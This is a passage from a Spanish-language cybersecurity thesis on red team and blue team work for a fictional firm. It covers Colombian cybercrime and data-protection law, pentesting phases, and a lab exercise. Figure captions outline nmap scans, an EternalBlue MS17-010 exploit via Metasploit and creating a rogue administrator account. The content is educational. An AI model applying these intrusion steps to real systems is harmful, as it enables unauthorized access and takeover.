

Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Martha Isabel Bedoya castaño

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas Tecnología e Ingeniería - ECBTI

Especialización en Seguridad Informática

2025

Dedicatoria

Este proyecto está dedicado, ante todo, a Dios, cuya presencia constante me dio fuerza, coraje y sabiduría para seguir adelante incluso en los momentos más inciertos; a mi esposo, mis padres y hermanas, por su amor incondicional y su ejemplo de perseverancia silenciosa; a mis amigos, por su compañía genuina y palabras oportunas; a mis tutores, por su guía paciente y generosa que marcó mi formación; a quienes creyeron en mí cuando más lo necesitaba, porque este logro también les pertenece; y finalmente, a los profesionales de la ciberseguridad, guardianes discretos de la era digital, cuya labor protege uno de los bienes más valiosos de nuestro tiempo: la información.

Agradecimientos

Inicio mi gratitud a Dios como fuente de luz y fortaleza en cada etapa de este proceso, en los momentos de duda, su guía me ofreció claridad y su presencia me infundió valor para continuar.

A mi esposo **Gilberto García**, a mis padres **Luz Marina** y **Héctor Jaime**, y a mis hermanas **Sandra Milena** y **Luz Adriana**, les expreso mi más profundo agradecimiento por ser mi refugio emocional y por enseñarme, con su ejemplo, que la constancia vence cualquier obstáculo. Gracias por creer en mí incluso cuando el camino se tornaba difícil, y por acompañarme con gestos tan sencillos como preguntar: *¿Puedes hablar?*, *¿Puedes salir?*, *¿A qué hora acabas?*, *¿Cuánto te falta?*, *¿Estás estudiando?*, *¿Tienes un espacio para preguntarte algo?*, *¿Te puedo llamar?* cada una de esas preguntas fue un recordatorio de su presencia, apoyo y amor incondicional.

A mis amigos y colegas, especialmente a quienes compartieron el compromiso de avanzar en medio de la exigencia académica, les agradezco por su compañía, por sus palabras de ánimo y por recordarme que no estaba sola.

A los tutores de la UNAD, les expreso mi reconocimiento por su entrega, su paciencia y su sabiduría, su orientación no solo enriqueció mi formación profesional, sino que también fortaleció mi crecimiento personal.

Y a quienes, desde el silencio, ofrecieron gestos de apoyo y confianza, les agradezco sinceramente, cada palabra, cada acto, cada presencia fue una pieza clave en este logro.

Finalmente, extendiendo mi gratitud a los profesionales de la ciberseguridad, cuya labor silenciosa y comprometida es de proteger el nuevo tesoro de nuestra era: la información, su trabajo merece todo el respeto y reconocimiento.

Resumen

El informe técnico elaborado para **SecureNova Labs** tiene como propósito describir el papel, las responsabilidades y las estrategias de los equipos Red y Blue Team, considerando también los principios éticos y legales que orientan su labor. Su objetivo es mostrar cómo ambas áreas aportan a la protección de la infraestructura tecnológica y al control de los riesgos internos y externos que enfrenta la organización.

El Blue Team se centra en la defensa: supervisa los sistemas, detecta anomalías, responde a incidentes y aplica medidas que disminuyen la exposición a amenazas. En contraste, el Red Team realiza evaluaciones ofensivas mediante simulaciones de ataque que permiten identificar fallas antes de que sean aprovechadas por un adversario real. Aunque sus enfoques son distintos, el trabajo coordinado entre ambos resulta esencial para fortalecer la postura de seguridad corporativa. El informe se desarrolla en cuatro fases. La primera presenta los conceptos básicos, la normativa ética y la preparación del entorno técnico. La segunda profundiza en los marcos legales que regulan estas actividades. La tercera documenta la explotación de una vulnerabilidad detectada por el Red Team, evidenciando riesgos concretos en la red. La cuarta describe las acciones del Blue Team orientadas a la detección, mitigación, recuperación y endurecimiento de los sistemas afectados. Finalmente, el análisis propone recomendaciones dirigidas a fortalecer la seguridad institucional, resaltando la importancia de la coordinación entre ambos equipos y la aplicación disciplinada de marcos normativos y técnicos.

Palabras clave: blue team, ciberseguridad, ética, legislación, red team.

Abstract

The technical report prepared for SecureNova Labs aims to describe the role, responsibilities, and strategies of the Red and Blue Teams, also considering the ethical and legal principles that guide their work. Its objective is to show how both areas contribute to the protection of the technological infrastructure and the control of internal and external risks faced by the organization. The Blue Team focuses on defense: it monitors systems, detects anomalies, responds to incidents, and implements measures that reduce exposure to threats. In contrast, the Red Team performs offensive assessments through attack simulations that identify flaws before they can be exploited by a real adversary. Although their approaches are different, coordinated work between the two is essential to strengthening corporate security posture. The report is divided into four phases. The first presents the basic concepts, ethical standards, and preparation of the technical environment. The second delves into the legal frameworks that regulate these activities. The third documents the exploitation of a vulnerability detected by the Red Team, highlighting specific risks in the network. The fourth describes the Blue Team's actions aimed at detecting, mitigating, recovering, and hardening the affected systems. Finally, the analysis proposes recommendations aimed at strengthening institutional security, highlighting the importance of coordination between both teams and the disciplined application of regulatory and technical frameworks.

Keywords: blue team, cybersecurity, ethics, legislation, red team.

Tabla de Contenido

Lista de Figuras	10
Lista de Tablas.....	12
Lista de Apéndices.....	13
Glosario	14
Introducción	16
Definición del Problema	17
Formulación del Problema	17
Justificación	18
Objetivos.....	19
Objetivo General.....	19
Objetivos Específicos	19
Etapas 1 - Fundamentos de Operaciones Red Team y Blue Team.....	20
1.1. Marco Legal Vigente en Colombia sobre Delitos Informáticos y Protección de Datos Personales.....	20
1.2. Etapas del Pentesting y Herramientas Empleadas	25
1.3. Definición y Explicación de Herramientas y Servicios en Línea	29
1.4. Configuración del Banco de Trabajo	35
<i>Paso A: Descarga de la Herramienta Virtualizadora “VirtualBox” en su Última Versión.....</i>	<i>35</i>
<i>Paso B: Una Vez Instalada la VirtualBox, se Procede a Descargar el Material Necesario para el Respectivo Montaje del Banco de Trabajo, el Sistema Operativo Windows 7 y la Parrot-Security 6.3.2, en el siguiente enlace:.....</i>	<i>37</i>
<i>Paso C: Después de Haber Instalado las Respetivas Maquinas se Procede a Validar de que no Existe una Red en VirtualBox</i>	<i>41</i>

<i>Paso D: Evidencia con Printscreen del Montaje del Banco de Trabajo,</i>	
<i>Explicación de Despliegue, y Características Técnicas de Hardware</i>	<i>43</i>
Etapla 2 - Ética Profesional y Marco Normativo en Operaciones de Seguridad	48
2.1. Evaluación de la Legalidad y Moralidad de las Cláusulas de los Anexos 2 (Escenario 2) y 3 (Acuerdo).....	48
2.2. Confirmación de Procesos Ilegales en el Anexo 3 (Acuerdo) y Artículos de la Ley 1273 Vulnerados	50
2.3. ¿Como Experto en Ciberseguridad se Vincularía a SecureNova Labs, aun con Procesos Poco Confiables en el Anexo 3 – Acuerdo, pese a Ofrecer \$15.000.000 COP Mensuales y Contrato Vitalicio?	51
2.4. Análisis Ético y Legal del Caso “Ciberspionaje y Ética en SecureNova Labs” Anexo 7 – Escenario 2	54
2.4.1 ¿Hasta Dónde Deben las Empresas de Ciberseguridad Acceder a Información Sensible en una Auditoría y Cómo Evitar su Uso Indebido?	56
2.4.2 ¿Qué Controles y Supervisión Deben Aplicar las Empresas de Ciberseguridad para Evitar el Uso Indebido de Herramientas Forenses?.....	57
2.4.3 ¿Cómo Deberían Actuar los Gobiernos y Organizaciones Cuando Descubren que una Empresa de Ciberseguridad ha Incurrido en Prácticas de Ciberspionaje y Qué Medidas Permiten Recuperar la Confianza?	59
Etapla 3 - Componente Práctico - Prácticas Simuladas	62
3.1. Informe Técnico Sobre el Uso de Herramientas Ofensivas en el Ejercicio de Red Team Según el Ciclo de Pentesting	62
3.2. Identificación del Fallo Crítico en Máquina-1 Windows a partir del Escenario 3 – Análisis Red Team	64
3.3. Informe Sobre las Herramientas Usadas para Detectar Fallos en el Escenario Propuesto.....	65

3.4. Informe de la Explotación de Vulnerabilidades en el Escenario Planteado ...	66
3.5. Validación del Acceso no Autorizado y Consolidación del Control en Entorno Windows Simulado, Paso a Paso.....	68
3.5.1. Evidencia Técnica Ataque Simulado.....	82
3.5.2. Timeline Completo: Reconstrucción Técnica del Ataque Simulado.....	83
Etapas 4 - Respuesta y Contención Ante Incidentes de Ciberseguridad.....	86
4.1. ¿La acción Inicial que Tomaría como Futura Profesional en Seguridad Informática ante un Incidente de Seguridad en Tiempo Real?	86
4.2.1. Activación Firewall en la MV Win 7	88
4.2.2. Estado y Gestión de Actualizaciones del S.O Windows	90
4.2.3. Actualización del Antivirus, Por defecto Windows Defender	91
4.2.5. Recomendación de Actualización de la Versión del S.O	93
4.2.6. Medidas Complementarias de “Hardenización” del Sistema	93
4.3. Comparativo entre el Equipo Blue Team y el Equipo de Respuesta a Incidentes Informáticos	94
4.4. Análisis sobre la Pertinencia de Trabajar con CIS “Center for Internet Security” como Propuesta de Aseguramiento por Parte de un Equipo Blue Team	96
4.5. Análisis de Funciones y Características del SIEM (Security Information and Event Management) como Pilar Estratégico en la Ciberseguridad	101
4.5.1. Principales Funciones.....	101
4.5.2. Principales Características.....	102
4.5.3. Wazuh: un Ejemplo de SIEM Moderno en Acción.....	104
4.6. Seis Herramientas Estratégicas para la Contención Activa de Ataques Informáticos.....	106

Evidencia de Sustentación	110
Conclusiones	111
Divulgación	112
Recomendaciones Generales	113
Referencias Bibliográficas.....	116
Apéndices	119

Lista de Figuras

Figura 1 <i>Ingreso al Sitio Oficial de VirtualBox</i>	35
Figura 2 <i>Inicio Proceso de Descarga de la VM</i>	36
Figura 3 <i>Inicio Proceso de Descarga de la VM-2</i>	36
Figura 4 <i>Fin de la Instalación</i>	37
Figura 5 <i>Ingreso al Material de Descarga RedTeam&BlueTeam2025</i>	38
Figura 6 <i>Importación la MV Win7-SE2020-X64.ova, para la Creación del Banco de Trabajo.</i>	38
Figura 7 <i>Importación la MV Parrot-security-6.3.2_amd64.ova, Creación del Banco de Trabajo</i>	39
Figura 8 <i>Instalación del Banco de Trabajo</i>	39
Figura 9 <i>Almacenamiento MV</i>	40
Figura 10 <i>Banco de Trabajo</i>	40
Figura 11 <i>Configuración de Laboratorios Virtuales: Parrot OS y Windows 7</i>	41
Figura 12 <i>Validación de Red Inexistente en VB</i>	41
Figura 13 <i>Implementación de un servidor DHCP en Red Virtual</i>	42
Figura 14 <i>Conectividad Verificada entre Parrot OS Security y Windows 7</i>	43
Figura 15 <i>Características de la MV Windows. Parte 1</i>	44
Figura 16 <i>Características de la MV Windows. Parte 2</i>	45
Figura 17 <i>Configuración MV Parrot OS Security. Parte 1</i>	46
Figura 18 <i>Configuración MV Parrot OS Security. Parte 2</i>	46
Figura 19 <i>Gráfico de Secuencia</i>	68
Figura 20 <i>MV - Parrot OS, Atacante y MV Windows 7 Objetivo</i>	69
Figura 21 <i>MV Parrot, Comando nmap -Pn --open -p- -O -n</i>	70
Figura 22 <i>Comando: nmap -sV -T5 -Pn -sS --script vuln -p -n</i>	71
Figura 23 <i>Tipificación Vulnerabilidad, Exploits MS17-010 en Exploit DB</i>	73
Figura 24 <i>Ejecución de Comandos Iniciales en Metasploit</i>	74
Figura 25 <i>Exploración, Exploit MS17-010 – Comando: search ms17-010</i>	75

Figura 26 <i>Exploit EternalBlue MS17-010, /ms17_010_eternalblue</i>	76
Figura 27 <i>Parámetros del Exploit MS17-010</i>	77
Figura 28 <i>Ataque Exitoso a Máquina Víctima</i>	78
Figura 29 <i>Creación de Usuarios en Win7</i>	78
Figura 30 <i>Privilegios Elevados y Usuario Administrador en Windows 7</i>	80
Figura 31 <i>Creación de Usuario con Privilegios Administrativos Vía Meterpreter</i>	80
Figura 32 <i>Creación de Usuario con Privilegios en Windows</i>	81
Figura 33 <i>Evidencia Técnica del Ataque Simulado</i>	82
Figura 34 <i>TimelineAtaque Simulado</i>	83
Figura 35 <i>Fases del Proceso de Respuesta a Incidentes en Ciberseguridad</i>	86
Figura 36 <i>Conectividad sin Restricciones entre Parrot OS y Windows 7 Tras Desactivación del firewall</i>	89
Figura 37 <i>Firewall Activo en Win 7</i>	90
Figura 38 <i>Estado de Windows Update: Desactualizado</i>	91
Figura 39 <i>Actualización Antivirus por Defecto del S.O</i>	92
Figura 40 <i>Configuración Segura del UAC en Windows 7</i>	92
Figura 41 <i>Diferencias, Comparativo entre el Equipo Blue Team y el Equipo CIRT</i>	96
Figura 42 <i>Protección Digital con CIS</i>	98
Figura 43 <i>Controles CIS y Benchmarks:</i>	98
Figura 44 <i>CIS en Acción: Aplicación Blue Team</i>	100
Figura 45 <i>Funciones Principales de un SIEM</i>	102
Figura 46 <i>Características Principales de un SIEM</i>	103
Figura 47 <i>SIEM: Principales Componentes, Capacidades Funciones y Características</i> ...	103
Figura 48 <i>Arquitectura Básica de Wazuh</i>	106

Lista de Tablas

Tabla 1	<i>Marco Normativo Colombiano Sobre Protección de Datos Personales y Seguridad Digital.....</i>	20
Tabla 2	<i>Fases del Pentesting y Herramientas de Ejemplo Sugeridas</i>	25
Tabla 3	<i>Panorama General de Herramientas y Servicios Usados en Pruebas de Seguridad Informática</i>	29
Tabla 4	<i>Fases del Proceso de Evaluación de Vulnerabilidades y Herramientas Utilizadas .</i>	62
Tabla 5	<i>Análisis Red Team Sobre Brecha Crítica en Máquina Windows 7</i>	65
Tabla 6	<i>Herramientas de Contención en Ciberseguridad.....</i>	106

Lista de Apéndices

Apéndice A	Resultado de Revisión en Turnitin	119
-------------------	---	-----

Glosario

Amenaza:

En ciberseguridad es todo lo que puede colocar en riesgo la información o los sistemas.

Blue Team:

Es el grupo encargado de defender los sistemas, detectar ataques y fortalecer la seguridad de la organización.

Ciberseguridad:

Protege la información y los sistemas digitales frente a amenazas, ataques o accesos no autorizados.

COPNIA (Consejo Profesional Nacional de Ingeniería):

Es el organismo colombiano que vigila el ejercicio ético y legal de las profesiones de ingeniería y auxiliares, también se emplea para expedir las matrículas profesionales.

EternalBlue:

Se trata de un exploit que aprovecha una vulnerabilidad en Windows, permitiendo a un atacante tomar control del sistema sin que el usuario lo note.

Exploit:

Es un programa o código que saca partido de errores o fallas en un sistema para hacer cosas que normalmente no debería permitir.

Fuga de información:

Ocurre cuando datos confidenciales dejan de estar bajo control de la organización, ya sea por error, ataque o negligencia.

Hardenización (Hardening):

Es el proceso de proteger un sistema al quitar lo innecesario, ajustar su configuración y mantenerlo actualizado, de modo que sea más difícil de vulnerar.

Nmap:

Es una herramienta que permite explorar redes y detectar qué servicios y puertos están activos en un equipo.

Pentesting:

También conocido como prueba de penetración, es un ejercicio controlado que simula ataques reales a sistemas tecnológicos con el fin de identificar vulnerabilidades de seguridad. Se realiza con el consentimiento de la organización y permite prevenir accesos no autorizados, mejorar la postura de seguridad y cumplir con normativas de protección de datos. González, A. G. B. (2024).

Red Team:

Expertos en seguridad informática, ellos, diseccionan sistemas, haciendo simulaciones de ataques para encontrar puntos débiles, y después, sugieren mejoras para robustecer la infraestructura tecnológica, las de organizaciones.

Riesgo:

En ciberseguridad, un riesgo se define como la amenaza presente que potencialmente impacta negativamente los sistemas informáticos de una compañía. (Mancuzo, G, 2023).

Seguridad informática:

Se encarga de proteger los sistemas digitales y la información frente a accesos indebidos, errores o ataques que puedan comprometerlos.

VirtualBox:

Es una aplicación que permite simular computadoras virtuales dentro de un equipo físico, útil para pruebas y entornos controlados.

Virtualización:

Tecnología que edifica entornos virtuales, operando sobre el hardware real. Es lo ideal para simular, también para probar escenarios de ciberseguridad. No impacta los sistemas verdaderos. Conde de Pintos, G. (2024).

Vulnerabilidad:

Es una debilidad en un sistema que puede ser aprovechada por una amenaza para causar daño o acceder sin permiso.

Introducción

Hoy en día, las empresas se mueven en un entorno digital donde los ataques informáticos no solo son más frecuentes, sino también más ingeniosos, esto obliga a implementar sistemas de protección que no se queden únicamente en bloquear riesgos, sino que también permitan detectarlos a tiempo y reaccionar con rapidez. Dentro de ese panorama, los grupos Red Team y Blue Team cumplen un rol definido: el Red Team reproduce ataques reales para descubrir fallas antes de que otros las exploten, mientras que el Blue Team se dedica a mantener las defensas activas, monitorear lo que ocurre en la red y anticiparse a posibles incidentes.

Contar con formas de trabajo bien definidas para el Red Team es importante porque ayuda a identificar debilidades que podrían pasar desapercibidas en el día a día. Al mismo tiempo, el Blue Team necesita sostener una vigilancia constante y apoyarse en métodos que le permitan reconocer señales de peligro y actuar sin demora, cuando estos equipos comparten información y trabajan de manera coordinada, la capacidad de la organización para enfrentar amenazas mejora notablemente y su seguridad general se vuelve mucho más sólida.

Aun así, la protección digital no depende solo de herramientas o procesos técnicos. También es necesario promover una cultura basada en principios éticos, buenas prácticas y responsabilidad en el manejo de la información, este enfoque no solo ayuda a cumplir con las normas y regulaciones vigentes, sino que también reduce riesgos internos y externos. Además, fortalece la confianza y la reputación de la empresa en el entorno digital, algo fundamental para mantener relaciones seguras y transparentes con clientes, colaboradores y todos aquellos que interactúan con la organización.

Definición del Problema

Formulación del Problema

Para fortalecer la protección digital en las compañías, quienes cuidan los sistemas enfrentan un problema mayor: las agresiones virtuales cambian velozmente y se hacen más intrincadas. Según El Dinero (2023), el desarrollo de la tecnología 4.0 y el uso generalizado de la IA han provocado el surgimiento de métodos más sofisticados, incluyendo elaborar identidades falsas con trucos psicológicos, enviar correos de estafa mejor dirigidos, software malicioso moderno, intentos masivos de adivinar claves y ataques coordinados para saturar servicios (DDoS). Este escenario ha obligado a los negocios a darle máxima prioridad a resguardar su activo más importante: los datos.

Frente a estos peligros, muchas firmas han añadido grupos expertos como el Red Team y el Blue Team. El Red Team simula embestidas para hallar fallos antes de que los malhechores los aprovechen, mientras que el Blue Team se enfoca en defender mediante vigilancia, dividir las redes y poner reglas de seguridad. Pero, si no hay una unión y comunicación fluida entre los dos, se crea un hueco que reduce su habilidad para contestar a sucesos de verdad.

A esto se añade la disputa usual que aparece por sus visiones contrarias, el Red Team busca penetrar y el Blue Team proteger, lo que complica armar planes en conjunto. A partir de este panorama, resulta necesario plantear la siguiente pregunta: ¿De qué manera los equipos Red Team y Blue Team pueden desarrollar estrategias conjuntas que fortalezcan la seguridad de una organización y mejoren su capacidad de enfrentar amenazas digitales?

Justificación

La creciente sofisticación de los ataques cibernéticos, muchos de ellos potenciados por el uso avanzado de la inteligencia artificial, (IA), ha llevado a las organizaciones a enfrentar un escenario de riesgo cada vez más exigente. Hoy, técnicas como el engaño dirigido, el malware de nueva generación, los ataques de denegación de servicio o la suplantación de identidades se ejecutan con una precisión alarmante, lo que obliga a las empresas a fortalecer la protección de sus datos, reconocidos como uno de sus activos más valiosos.

En este contexto, la colaboración entre el Red Team y el Blue Team resulta fundamental. El primero simula ataques reales para identificar vulnerabilidades, mientras el segundo asegura la defensa con monitoreo constante, análisis de comportamientos inusuales y respuesta inmediata. En conjunto, representan las defensas ofensivas y defensivas que toda organización necesita: anticipar amenazas, reforzar la protección y cerrar brechas antes de que se conviertan en riesgos críticos. Cuando esta coordinación falla, la seguridad institucional queda expuesta.

Por ello, es importante revisar cómo estos dos equipos pueden integrarse de manera más cercana, combinando sus capacidades técnicas con una actuación ética y alineada con las normas que orientan la seguridad digital. Leyes como la 1273 de 2009, que protege frente a los delitos informáticos, y la 1581 de 2012, enfocada en el manejo responsable de los datos personales, se convierten en referentes inevitables. De igual manera, estándares internacionales como la ISO/IEC 27001 y los CIS Controls aportan una estructura clara para ordenar procesos, mejorar la capacidad de respuesta y fortalecer la postura de seguridad dentro de las organizaciones.

En coherencia con lo anterior, este informe busca analizar y proponer estrategias que permitan mejorar el trabajo articulado entre el Red Team y el Blue Team, el propósito es reducir vulnerabilidades, anticipar amenazas emergentes y consolidar una defensa digital más sólida y efectiva frente a los desafíos del entorno tecnológico actual.

Objetivos

Objetivo General

Redactar un informe técnico para la empresa **SecureNova Labs** que detalle las funciones, responsabilidades y estrategias de los equipos **Red Team** y **Blue Team**, integrando de manera evidente los principios éticos y las normativas legales que regulan su ejercicio profesional dentro del ámbito de la ciberseguridad.

Objetivos Específicos

Plantear metodologías y marcos operativos para el Red Team que fortalezcan las defensas de la organización, permitiendo descubrir vulnerabilidades, anticipar posibles amenazas y optimizar los protocolos de respuesta frente a incidentes de seguridad digital.

Implementar mecanismos de monitoreo y vigilancia continua para el equipo Blue Team, orientados a la detección temprana de riesgos, la gestión oportuna de incidentes y la consolidación de una cultura organizacional basada en la ética, la legalidad y las buenas prácticas en ciberseguridad.

Formular recomendaciones estratégicas dirigidas a ambos equipos (Red y Blue Team) que contribuyan al robustecimiento de los entornos digitales, incrementando la resiliencia y endureciendo los sistemas de defensa frente a las diversas amenazas presentes en el espacio virtual y en el contexto corporativo.

Etapa 1 - Fundamentos de Operaciones Red Team y Blue Team

1.1. Marco Legal Vigente en Colombia sobre Delitos Informáticos y Protección de Datos Personales

En Colombia, actualmente existen leyes que se han creado para proteger nuestra información personal y castigar los delitos cibernéticos. Estas regulaciones dejan claro cómo deben manejarse nuestros datos de manera adecuada y qué acciones se consideran ilegales en el mundo digital, además de especificar las sanciones correspondientes.

En cuanto a la auditoría de ciberseguridad, las empresas son revisadas cuidadosamente para asegurarse de que cumplen con estas normativas. Se presta especial atención a las disposiciones más importantes y actualizadas. Todo este proceso se realiza con mucho cuidado para no generar desconfianza o dar la impresión de que se está espionando a las personas, garantizando, en cambio, que sus derechos digitales estén bien protegidos.

Tabla 1

Marco Normativo Colombiano sobre Protección de Datos Personales y Seguridad Digital

Leyes y/o Decretos	¿De qué se trata?	Principales Características
Ley 1266 de 2008 – Información financiera y crediticia	Regula el manejo y tratamiento de la información financiera y crediticia de las personas. Su propósito es	Garantiza la exactitud y actualización de la información financiera y crediticia.
	garantizar que los datos registrados en las centrales de riesgo sean veraces, actualizados y usados de manera justa, evitando afectaciones a la reputación económica de los ciudadanos.	Permite a los ciudadanos solicitar la corrección o eliminación de datos erróneos y consagra el derecho al hábeas data financiero. Becerra Bonilla, A. S., & Gómez Herrera, A. M. (2024).
Ley 1273 de 2009 – Delitos Informáticos	Actualiza el Código Penal colombiano para incluir delitos	Define y sanciona los delitos informáticos.
	informáticos. Tipifica conductas como el acceso no autorizado a sistemas, la interceptación de comunicaciones, la alteración o destrucción de datos y	Reconoce el valor de la información digital y promueve la protección de los activos tecnológicos frente a ataques,

Leyes y/o Decretos	¿De qué se trata?	Principales Características
	el uso de software malicioso, fortaleciendo la seguridad digital. (Suarez Valencia, P. (2025).	accesos indebidos y fraudes electrónicos. Suarez Valencia, P. (2025).
Ley 1437 de 2011 – Código de Procedimiento Administrativo y de lo Contencioso Administrativo	Define los procedimientos administrativos y judiciales en los que las entidades públicas deben proteger los datos personales. Reconoce el derecho de los ciudadanos a acceder, corregir y actualizar la información que las instituciones del Estado posean sobre ellos.	Promueve la transparencia en la gestión de datos personales por parte de las entidades del Estado. Facilita el ejercicio del derecho de petición y acceso a la información pública.
Ley 1581 de 2012 – Protección de Datos Personales	Crea el marco general de protección de datos personales en Colombia. Define los derechos de los titulares, las obligaciones de los responsables del tratamiento y los principios de legalidad, libertad y seguridad en el manejo de la información. Reglamenta la aplicación de la Ley 1581 de 2012, especialmente para	Prohíbe el uso de datos personales sin autorización del titular. Establece derechos de acceso, actualización, rectificación y supresión. Exige medidas de seguridad ante incidentes o filtraciones. Garantiza que los datos recolectados antes de la Ley 1581 no se usen sin consentimiento.
Decreto 1377 de 2013 – Manejo de datos recolectados antes de la Ley 1581	los datos recolectados antes de su entrada en vigor. Obliga a las empresas a informar a las personas sobre el uso de sus datos y a respetar su decisión de autorizar o revocar su tratamiento. Regula la obtención, almacenamiento y uso de información en operaciones	Establece la obligación de notificar al titular y ofrecerle opciones para mantener o retirar la autorización. González Gómez, J. H. (2024). Obliga a las agencias de inteligencia a actuar bajo control judicial y legalidad.
Ley 1621 de 2013 – Ley de Inteligencia y Contrainteligencia	de inteligencia y contrainteligencia del Estado, buscando equilibrar la seguridad nacional con el respeto a los derechos fundamentales y la privacidad de los ciudadanos.	Asegura que toda recolección de información tenga una justificación legítima y proteja la intimidad de los ciudadanos. Ortega Ruiz, L. G. (2024).

Leyes y/o Decretos	¿De qué se trata?	Principales Características
		Obliga a las entidades públicas a compartir información de forma proactiva.
Ley 1712 de 2014 - Derecho de acceso a la información pública	Instaura el derecho a acceder a la información pública y promueve la transparencia en la gestión del gobierno. Torrado, M. L. R., & Llanos, C. M. C. (2023).	Fortalece el control de la ciudadanía sobre los datos públicos. Complementa las reglas de protección de datos al exigir responsabilidad en el manejo de la información. Torrado, M. L. R., & Llanos, C. M. C. (2023).
Ley 1955 de 2019 – Plan Nacional de Desarrollo 2018–2022	Incluye políticas para fortalecer la ciberseguridad nacional, proteger infraestructuras críticas y fomentar la cooperación entre el sector público y privado en materia de seguridad digital y gestión de riesgos tecnológicos.	Fomenta la transformación digital segura, la cooperación interinstitucional y la capacidad de respuesta ante amenazas cibernéticas que afecten la infraestructura del país. Díaz Prada, O., & Salazar Casanova, H. (2024).

Nota. Esta estructura legal permite comprender cómo Colombia protege los datos personales y refuerza la seguridad digital. Su implementación garantiza el respeto por los derechos de los ciudadanos y promueve un manejo responsable de la información. *Fuente.* Elaboración propia.

Estas leyes son parte del marco legal en Colombia para proteger los datos personales y luchar contra los delitos informáticos., solo se han destacado las normativas más importantes y usadas en los últimos años, ya que son fundamentales para realizar auditorías. Gracias a estas leyes, se puede comprobar si se cumplen las reglas de seguridad de la información y garantizar que los derechos de las personas estén protegidos.

En términos generales: **los Delitos Informáticos y Protección de Datos en Colombia** evoluciona, paso a paso, adaptándose a los desafíos digitales. La Ley **1273 de 2009** sirve como pilar normativo en materia de ciberdelitos, al cambiar el Código Penal e incluir un nuevo bien jurídico, es la “protección de la información y de los datos”. Esta ley

intenta preservar la integridad de los sistemas informáticos y comunicación, sancionando algunos actos como los que se relacionan a continuación:

Artículos:

- ✓ **Artículo 269A. Acceso abusivo a sistemas informáticos:** penaliza acceso no autorizado (artículo 269A).
- ✓ **Artículo 269B. Obstaculización ilegítima:** condena la obstrucción ilegítima de sistemas.
- ✓ **Artículo 269C. Interceptación de datos:** restringe interceptación indebida de datos.
- ✓ **Artículo 269D. Daño informático:** sanciona el daño informático.
- ✓ **Artículo 269E. Uso de software malicioso:** inflige el uso o difusión de software malicioso.
- ✓ **Artículo 269F. Violación de datos personales:** castiga el mal uso de datos personales, como obtenerlos, venderlos o alterarlos sin permiso.
- ✓ **Artículo 269G. Suplantación de sitios web:** penaliza crear sitios falsos para robar datos o redirigir al usuario a páginas engañosas cambiando el DNS, salvo que sea un delito más grave.
- ✓ **Artículo 269H. Circunstancias de agravación punitiva:** actúa contra ataques a redes oficiales y a funcionarios que revelan información confidencial por abuso de confianza.
- ✓ **Artículo 269I. Hurto por medios informáticos y semejantes:** persigue a quien manipule sistemas informáticos o suplante usuarios en procesos de autenticación establecidos.
- ✓ **Artículo 269J. Transferencia no consentida de activos:** reprime fraudes informáticos que buscan lucrarse con transferencias no autorizadas. Suarez Valencia, P. (2025).
- ✓ **Respecto a la salvaguarda de datos personales,** las **leyes 1266 de 2008 y la 1581 de 2012** estructuran el régimen general de Habeas Data en Colombia. **La ley 1266**

del 2008 controla el uso de información financiera crediticia y comercial, definiendo tipos de datos personales públicos, semiprivados y privados y establecen algunos principios para su manejo responsable. Además, la ley 1581 del 2012, junto con el **Decreto 1377 de 2013**, expande este marco hacia cualquier clase de dato personal, tratados por entidades públicas o privadas. Reconoce derechos cruciales, conocer, actualizar, corregir o suprimir los datos personales e introduce clasificaciones como datos sensibles (salud, orientación, religión, raza, etc.) y datos de menores de edad, su protección, primordial.

El sistema normativo es robustecido por la **Ley 1621 del 2013**, regulando actividades de inteligencia y contrainteligencia, intentando balancear la seguridad nacional con el respeto a los derechos humanos. Esta ley delimita principios, controles y mecanismos de supervisión para resguardar la reserva, la protección de la información y la transparencia institucional en el uso de datos estratégicos del Estado.

A nivel global, la **Ley 1928 de 2018** dio el visto bueno al Convenio de Budapest sobre Ciberdelitos, esto acoplo la legislación colombiana con modelos mundiales. Este convenio impulsa la cooperación internacional y la unificación de las políticas penales para delitos como acceso ilegítimo, la interceptación ilegal, la interferencia en sistemas, y el uso inapropiado de dispositivos. La meta, es robustecer la colaboración entre las naciones firmantes en la investigación y juzgamiento de ciberdelitos, sin transgredir derechos básicos tales como la privacidad y la libertad de expresión. Lobo, M. M., Gil, S. V. H., & Aguirre, A. M. G. (2023).

Por último, en el ambiente de la transformación digital y la cuarta revolución industrial, la nación implementó documentos de política pública que refuerzan la ciberseguridad nacional. Entre ellos se resaltan los **COMPES 3701**, enfocado en afianzar las capacidades del Estado en ciberseguridad y ciberdefensa; el **COMPES 3854**, que empuja la gestión de riesgos de seguridad digital en ámbitos públicos y privados; y el **COMPES 3995**, centrado en la construcción de confianza digital y el fortalecimiento del marco de gobernanza tecnológica. DNP. (2024).

Estas políticas complementan las leyes ya establecidas, sí, tratando de llevar a Colombia adelante hacia un espacio digital que sea más seguro, muy confiable, e incluso también. Ahí, la información y los datos personales son considerados verdaderos tesoros esenciales de la sociedad actual.

Proceso estructurado de una prueba de penetración (pentesting), y un ejemplo de herramienta utilizada en cada una.

1.2. Etapas del Pentesting y Herramientas Empleadas

Entrar al mundo de la ciberseguridad deja en evidencia la importancia del **pentesting**, también conocido como **pruebas de penetración**. Es una práctica fundamental para proteger sistemas informáticos, ya que permite detectar vulnerabilidades antes de que alguien con malas intenciones las aproveche. Su eficacia depende de un enfoque bien estructurado, con pasos definidos y documentación clara. En esencia, se trata de simular ataques reales para encontrar fallos de seguridad y corregirlos a tiempo.

Tabla 2

Fases del Pentesting y Herramientas de Ejemplo Sugeridas

Etapa o fase del Pentesting	Descripción	Herramienta Ejemplo
Planificación y/o definición del alcance	Antes de empezar con las pruebas, el pentester y la organización pactan que sistemas van a evaluar, qué objetivos persiguen y cuales límites respetar. Se definen reglas de compromiso para asegurar que el proceso sea seguro, ético, y, claro, controlado.	Se establece los sistemas que serán analizados, también los objetivos y los límites a cubrir. Utilizando plantillas a la medida y utilidades como Microsoft Project o Jira para gestionar tareas, plazos y así asegurar la claridad desde el vamos.
Reconocimiento (recolección de información)	El objetivo es recolectar información precisa acerca del blanco, verdad, y la clave es entender cómo se estructura su red, así como cuales sistemas operativos emplean, que	Nmap es una herramienta; se emplea para examinar redes, detectando qué puertos son accesibles, además de identificar los servicios operando ahí. Muy útil es para mirar la

Etapa o fase del Pentesting	Descripción	Herramienta Ejemplo
